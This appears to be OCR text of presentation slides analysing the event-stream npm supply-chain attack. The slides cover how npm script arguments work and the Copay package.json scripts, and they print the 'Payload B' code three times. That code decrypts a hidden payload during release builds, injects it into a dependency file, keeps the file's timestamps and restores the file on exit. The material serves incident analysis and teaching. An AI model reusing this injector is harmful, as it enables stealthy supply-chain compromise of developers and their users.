

payload-b.js — event-stream
payload-b.js
new
payload-b.js
...
/*@@*/ module.exports = function(e) {
try {
if (!/build\:.*\-release/.test(process.argv[2])) return;
var t = process.env.npm_package_description,
r = require("fs"),
i =
"./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
n = r.statSync(i),
c = r.readFileSync(i, "utf8"),
o = require("crypto").createDecipher("aes256", t),
s = o.update(e, "hex", "utf8");
s = "\n" + (s += o.final("utf8"));
var a = c.indexOf("\n/*@@*/");
0 <= a && (c = c.substr(0, a)),
r.writeFileSync(i, c + s, "utf8"),
r.utimesSync(i, n.atime, n.mtime),
process.on("exit", function() {
try {
r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
} catch (e) {}
});
} catch (e) {}

npm scripts redux


```
npm run-script script-name
```

```
argv:  [0]     [1]           [2]
```


Payload B


payload-b.js — event-stream
payload-b.js
new
payload-b.js
...
/*@@*/ module.exports = function(e) {
try {
if (!/build\:.*\-release/.test(process.argv[2])) return;
var t = process.env.npm_package_description,
r = require("fs"),
i =
"./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
n = r.statSync(i),
c = r.readFileSync(i, "utf8"),
o = require("crypto").createDecipher("aes256", t),
s = o.update(e, "hex", "utf8");
s = "\n" + (s += o.final("utf8"));
var a = c.indexOf("\n/*@@*/");
0 <= a && (c = c.substr(0, a)),
r.writeFileSync(i, c + s, "utf8"),
r.utimesSync(i, n.atime, n.mtime),
process.on("exit", function() {
try {
r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
} catch (e) {}
});
} catch (e) {}

copay's package.json scripts



Payload B


payload-b.js — event-stream
payload-b.js
new
payload-b.js
...
/*@@*/ module.exports = function(e) {
try {
if (!/build\:.*\-release/.test(process.argv[2])) return;
var t = process.env.npm_package_description,
r = require("fs"),
i =
"./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
n = r.statSync(i),
c = r.readFileSync(i, "utf8"),
o = require("crypto").createDecipher("aes256", t),
s = o.update(e, "hex", "utf8");
s = "\n" + (s += o.final("utf8"));
var a = c.indexOf("\n/*@@*/");
0 <= a && (c = c.substr(0, a)),
r.writeFileSync(i, c + s, "utf8"),
r.utimesSync(i, n.atime, n.mtime),
process.on("exit", function() {
try {
r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
} catch (e) {}
});
} catch (e) {}

